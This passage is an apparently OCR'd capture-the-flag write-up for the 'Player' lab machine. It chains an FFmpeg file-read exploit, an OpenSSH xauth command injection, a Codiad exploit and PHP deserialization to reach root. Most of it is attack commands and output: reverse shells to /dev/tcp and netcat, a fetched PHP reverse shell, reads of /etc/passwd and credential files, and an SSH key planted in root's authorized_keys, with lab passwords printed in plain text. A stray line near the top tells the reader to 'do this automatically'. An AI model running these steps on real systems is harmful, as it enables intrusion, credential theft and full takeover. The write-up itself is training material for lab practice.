
Do this automatically for files like this from now on.

LFI through FFMPEG exploitation

Running exiftool on the downloaded file, we see that the Video codec is FMP4. Searching about it we find that FMP4 stands for **F**FMpeg **MP**EG-**4** and is used by FFMPEG. An LFI vulnerability exists in FFMPEG, which can be used to read arbitrary files after conversion. The exploit script can be downloaded from here. Lets try reading the contents of /etc/passwd.

```
python3 gen_xbin_avi.py file:///etc/passwd pwn.avi
```

Upload this malicious AVI to the website and download the converted video. Playing the video should show the contents of the passwd file.




```
        root:x:0:0:root:/root:/bi
n/bash daemon:x:1:1:daemon:/usr/
sbin:/u     sr/sbin/nologin bin:
x:2:2:bin:/bin:/usr/sbin/nologin
 sys:x:3:3:s       ys:/dev:/usr/sb
in/nologin sync:x:4:65534:sync:/
bin:/bin/syn
```

Having confirmed the LFI, we can turn our attention to reading sensitive files. Recalling the information leak on the staging server, the file names **/var/www/backup/service_config** and **/var/www/staging/fix.php** were exposed. Let's try reading these using the LFI.

```
python3 gen_xbin_avi.py file:///var/www/backup/service_config pwn.avi
python3 gen_xbin_avi.py file:///var/www/staging/fix.php pwn2.avi
```

We generate two files and upload them. The service_config file returns credentials for the user telegen.



```
         □    username = 'telegen',□
        password = 'd-bC|jC!2uepS/w'
    ,□          ssl = 'tlsv1.3',□}□□m
    ailboxes, folders = server:list_
    all()□□for      i,m in pairs (ma
    ilboxes) do□    messages = serve
    r[m]:is_unseen(
```

The fix.php file returned an empty input which means either it doesn't exist or we don't have the permissions to read it. Let's logging in through SSH with the credentials **telegen / d-bC|jC!2uepS/w.**

Foothold


The login fails on port 22, but is successful on the other SSH server running on the box.

```
ssh telegen@10.10.10.145 -p 6686
telegen@10.10.10.145's password:
Last login: Tue Apr 30 18:40:13 2019 from 192.168.0.104
========= PlayBuff ==========
Welcome to Staging Environment

telegen:~$
```

However, the SHELL assigned to us is a restrictive lshell. Looking at the available commands we see these.

```
telegen:~$ id
*** forbidden command: id
telegen:~$ help
  clear  exit  help  history  lpath  lsudo
```

These won't help us to escape the restricted shell. Let's take a step back, and examine the SSH server versions reported by nmap. Port 22 is running OpenSSH version 6.6.1p1 while port 6686 is running version 7.2. Searching for vulnerabilities in these we come across an authenticated command injection in version 7.2. As we already have user credentials, we can try using the script to check if the server is vulnerable.




```
python xauth_injection.py 10.10.10.145 6686 telegen 'd-bC|jC!2uepS/w'
INFO:__main__:connecting to: telegen:d-bC|jC!2uepS/w@10.10.10.145:6686
INFO:__main__:connected!
INFO:__main__:
Available commands:
    .info
    .readfile <path>
    .writefile <path> <data>
    .exit .quit
    <any xauth command or type help>

#> .readfile /etc/passwd
DEBUG:__main__:auth_cookie: 'xxxx\nsource /etc/passwd\n'
DEBUG:__main__:dummy exec returned: None
INFO:__main__:root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
<SNIP>
```

The script worked, and we are able to read the passwd file.

Lateral Movement


Let’s try reading the fix.php file, which wasn’t possible using the file upload vulnerability.



```
#> .readfile /var/www/staging/fix.php
DEBUG:__main__:auth_cookie: 'xxxx\nsource /var/www/staging/fix.php\n'
DEBUG:__main__:dummy exec returned: None
INFO:__main__:<?php
<SNIP>
}
static::passed($test_name);
}
}
public
if(!$username){
$username
$password
}
//modified
//for
//fix
//peter
//CQXpm\z)G5D#%S$y=
}
```

The file does exist and we can see credentials for “peter” commented out in the script. We can’t SSH in with these credentials, as this user doesn’t exist on the system.

Let’s try logging into the “dev” vhost with the credentials **peter / CQXpm\z)G5D#%S$y=** .



The login was successful and we have gained access to the IDE. Let's try using the Codiad exploit we found earlier. The script can be downloaded from here.


```
python exploit.py http://dev.player.htb/ peter 'CQXpm\\z)G5D#%S$y=' 10.10.14.4 4444 linux

[+] Please execute the following command on your vps:
echo 'bash -c "bash -i >/dev/tcp/10.10.14.4/4445 0>&1 2>&1"' | nc -lnvp 4444
nc -lnvp 4445
[+] Please confirm that you have done the two command above [y/n]
[Y/n] Y
[+] Starting...
[+] Login Content : {"status":"success","data":{"username":"peter"}}
[+] Login success!
[+] Getting writeable path...
[+] Path Content : {"status":"success","data":{"name":"PlayBuff","path":"playbuff"}}
[+] Writeable Path : playbuff
[+] Sending payload...
```

After executing the commands specified by the listener we should receive a shell.

```
rlwrap nc -lvp 4445
Listening on [] (family 2, port)
Connection from player.htb 33942 received!
www-data@player:/tmp$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```


Privilege Escalation

We can now spawn a TTY shell and try to switch to telegen using the su command.



```
www-data@player:/tmp$ python -c "import pty;pty.spawn('/bin/bash')"
www-data@player:/tmp$ su telegen
Password: d-bC|jC!2uepS/w

========= PlayBuff ==========
Welcome to Staging Environment

telegen:~$ id
id
*** forbidden command: id
```

We were able to switch but land in the restricted shell once again. Looking at the man page of the su command, we come across the -s option.



```
-s, --shell=shell
       Run the specified shell instead of the default.  The shell to
       run is selected according to the following rules, in order:

          o      the shell specified with --shell

          o      the shell specified in the environment variable
                 SHELL, if the --preserve-environment option is used
```

It can be used to specify the shell to execute instead of the default shell assigned to the user. Let’s specify /bin/bash in our command.

```
www-data@player:/tmp$ su telegen -s /bin/bash
Password: d-bC|jC!2uepS/w

telegen@player:/tmp$ id
id
uid=1000(telegen) gid=1000(telegen) groups=1000(telegen),46(plugdev)
```

This time we were able to switch successfully and bypass the restricted shell . Let’s enumerate the running processes and cron jobs using pspy.

```
wget 10.10.14.4/pspy64s
chmod +x pspy64s
./pspy64s
```

Transfer it to the box and execute it. Among other events, we see this:

```
2019/11/05 17:56:01 CMD: UID=0   PID=9553   | CRON
2019/11/05 17:56:01 CMD: UID=0   PID=9555   | /usr/bin/php
/var/lib/playbuff/buff.php
2019/11/05 17:56:01 CMD: UID=0   PID=9554   | /bin/sh -c /usr/bin/php
/var/lib/playbuff/buff.php > /var/lib/playbuff/error.log
2019/11/05 17:56:02 CMD: UID=0   PID=9558   | sleep 5
```

The cron executes the command “php /var/lib/playbuff/buff.php > /var/lib/playbuff/error.log” as root.


```
telegen@player:/var/lib/playbuff$ ls -la
ls -la
total 24
drwxr-xr-x  2 root    root    4096 Mar 24  2019 .
drwxr-xr-x 49 root    root    4096 Aug 23 22:22 ..
-rwx---r--  1 root    root     878 Mar 24  2019 buff.php
-rw-r--r--  1 root    root      15 Nov  5 18:00 error.log
-r--------  1 root    root      14 Mar 24  2019 logs.txt
-rw-------  1 telegen telegen   13 Nov  5 18:00 merge.log
```

We see four files in the folder and telegen owns the merge.log file. Let's look at the buff.php file.

```php
<?php
include("/var/www/html/launcher/dee8dc8a47256c64630d803a4c40786g.php");
class playBuff
{
	public $logFile="/var/log/playbuff/logs.txt";
	public $logData="Updated";

	public function __wakeup()
	{
	  file_put_contents(__DIR__."/".$this->logFile,$this->logData);
	}
}
$buff = new playBuff();
$serialbuff = serialize($buff);
$data = file_get_contents("/var/lib/playbuff/merge.log");
if(unserialize($data))
{
	$update = file_get_contents("/var/lib/playbuff/logs.txt");
	$query = mysqli_query($conn, "update stats set status='$update' where
id=1");
	if($query)
	{
		echo 'Update Success with serialized logs!';
	}
}
```

```
else
{
        file_put_contents("/var/lib/playbuff/merge.log","no issues yet");
        $update = file_get_contents("/var/lib/playbuff/logs.txt");
        $query = mysqli_query($conn, "update stats set status='$update' where
id=1");
        if($query)
        {
                echo 'Update Success!';
        }
}
?>
```

The script creates an object of the class playBuff and then serializes it and stores the result in a variable. Then the contents of the file merge.log are read into $data. The unserialize method is called with $data as the argument. According to the PHP documentation, the unserialized method takes in a serialized string as input and attempts to call __wakeup( ) function.


str
The serialized string.

If the variable being unserialized is an object, after successfully reconstructing the object PHP will automatically attempt to call the __wakeup() member function (if it exists).

Going back to the script, the __wakeup() method is defined as follows.

```
        public $logFile="/var/log/playbuff/logs.txt";
        public $logData="Updated";

        public function __wakeup()
        {
              file_put_contents(__DIR__."/".$this->logFile,$this->logData);
        }
```

It uses file_put_contents to write "Update" to logs.txt in the same directory (denoted by __DIR__). This means that if we can alter $logFile and $logData variables, we can write to any file as root. As the logFile is prefixed with /var/log/playbuff we can append "../../" to it traverse folders.

The following PHP script can be used to create a serialized object.

```
<?php
class playBuff
{
      public $logFile="../../../tmp/proof";
      public $logData="pwned";
      public function __wakeup()
      {
        file_put_contents(__DIR__."/".$this->logFile,$this->logData);
      }
}
$buff = new playBuff();
echo serialize($buff);
?>
```

The payload will write "pwned" to the file at /tmp/proof. Execute the script and redirect the output to merge.log.

```
php -f generate.php
O:8:"playBuff":2:{s:7:"logFile";s:18:"../../../tmp/proof";s:7:"logData";s:5:"pwned";}

php -f generate.php > merge.log
```

Next, download this file to the current folder so that it can be read by root.

```
wget 10.10.14.4/merge.log -O merge.log

cat merge.log
O:8:"playBuff":2:{s:7:"logFile";s:18:"../../../tmp/proof";s:7:"logData";s:5:"pwned";}
```

The file should be created after a while with the expected contents.

```
telegen@player:/var/lib/playbuff$ ls -la /tmp/proof
-rw-r--r-- 1 root root 5 Nov  5 18:22 /tmp/proof

telegen@player:/var/lib/playbuff$ cat /tmp/proof
pwned
```

Similarly, we can write our public key using the same method. Change the variable $logData to contain a public SSH key, and $logFIle to authorized_keys, and then follow the same process.

```
public $logFile="../../../root/.ssh/authorized_keys";
public $logData="ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQ<SNIP>";
```

```
telegen@player:/var/lib/playbuff$ cat merge.log

O:8:"playBuff":2:{s:7:"logFile";s:18:"../../../tmp/proof";s:7:"logData";s:392:"ssh-rsa
AAAAB<SNIP>4xC7qs9zWv/bTPR root@parrot";}
```

We are now able to login as root.

```
ssh root@10.10.10.145
Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-148-generic x86_64)
Last login: Fri Aug 23 22:21:38 2019
root@player:~# id
uid=0(root) gid=0(root) groups=0(root)
```

Alternate Method

At the beginning of the script we see that it includes an external file.

```
<?php
include("/var/www/html/launcher/dee8dc8a47256c64630d803a4c40786g.php");
<SNIP>
```

This file owned and writable by www-data.

```
telegen@player:/var/lib/playbuff$ ls -la /var/www/html/launcher/dee8dc8a47256c64630d803a4c40786g.php
-rw-r--r-- 1 www-data www-data 286 Mar 25  2019 /var/www/html/launcher/dee8dc8a47256c64630d803a4c40786g.php
```

This file can be modified as www-data to execute a shell on inclusion. A PHP reverse shell can be found here. Download the script and modify the IP address and rename it to dee8dc8a47256c64630d803a4c40786g.php.

```
wget https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php

sed 's/127.0.0.1/10.10.14.4/g' php-reverse-shell.php > dee8dc8a47256c64630d803a4c40786g.php
```

Switch to the www-data shell and download this script to the launcher folder.

```
www-data@player:/tmp$ cd /var/www/html/launcher
www-data@player:/var/www/html/launcher$ wget 10.10.14.4/dee8dc8a47256c64630d803a4c40786g.php
-O dee8dc8a47256c64630d803a4c40786g.php
```

The next time script is executed, we should receive a shell as root.

```
nc -lvp 1234
Listening on [] (family 2, port)
Connection from player.htb 50358 received!
Linux player 4.4.0-148-generic #174~14.04.1-Ubuntu GNU/Linux
# id
uid=0(root) gid=0(root) groups=0(root)
```